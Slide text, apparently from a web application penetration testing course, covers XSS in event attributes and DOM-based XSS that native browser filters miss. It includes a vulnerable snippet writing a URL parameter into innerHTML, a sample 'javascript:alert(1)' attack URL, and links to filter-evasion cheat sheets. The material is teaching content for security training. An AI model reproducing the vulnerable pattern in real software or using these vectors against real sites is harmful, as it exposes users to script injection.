
Often JavaScript variables are set with parameters from URL:



4.4.4 (Un)Filtered Scenarios – Injecting Inside Event Attributes

Injecting Inside Event Attributes

Event attributes are not inspected by native browser filters.



4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

DOM based are not inspected by native browser filters.



`http://victim.site/inject?next=javascript:alert(1)`



```
<script>
```

```
...
```

```
var next = location.search.replace("?next=", "");  
domEl.innerHTML = "<a href='"+next+"'>next page</a>";
```


4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

There are other scenarios that are not covered by browsers filters.

For example, **fragmented** vectors in multiple GET parameters or attacks that are not reflected in the same page, mXSS, etc.

WAPT

References



References

[XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[HTML5 Security Cheatsheet](http://html5sec.org/)

<http://html5sec.org/>

[OWASP ModSecurity Filter](https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf)

https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

[xss.swf](https://github.com/evilcos/xss.swf)

<https://github.com/evilcos/xss.swf>



References

[Develop PHP – Development Technology Training Center](http://www.developphp.com/)

<http://www.developphp.com/>

[Events in HTML](http://help.dottoro.com/lhwfcplu.php)

<http://help.dottoro.com/lhwfcplu.php>

[Control character](http://en.wikipedia.org/wiki/Control_character)

http://en.wikipedia.org/wiki/Control_character

[Characters allowed after attribute name](http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name)

<http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name>



References

[Characters allowed before attribute name](http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name)

<http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name>

[domxsswiki - ExecutionSinks.wiki](https://code.google.com/p/domxsswiki/wiki/ExecutionSinks)

<https://code.google.com/p/domxsswiki/wiki/ExecutionSinks>

[RFC2397](http://tools.ietf.org/html/rfc2397)

<http://tools.ietf.org/html/rfc2397>

[VBScript is no longer supported in IE11 edge mode](http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx)

[http://msdn.microsoft.com/en-us/library/ie/dn384057\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx)



References

[Using Script Encoder](http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx)

[http://msdn.microsoft.com/en-us/library/cbfz3598\(v=vs.84\).aspx](http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx)

[Script Encoder Plus](http://dennisbabkin.com/screnc/)

<http://dennisbabkin.com/screnc/>

[XSS technique without parentheses](http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/)

<http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/>

[Unofficial URI scheme](http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03)

<http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03>

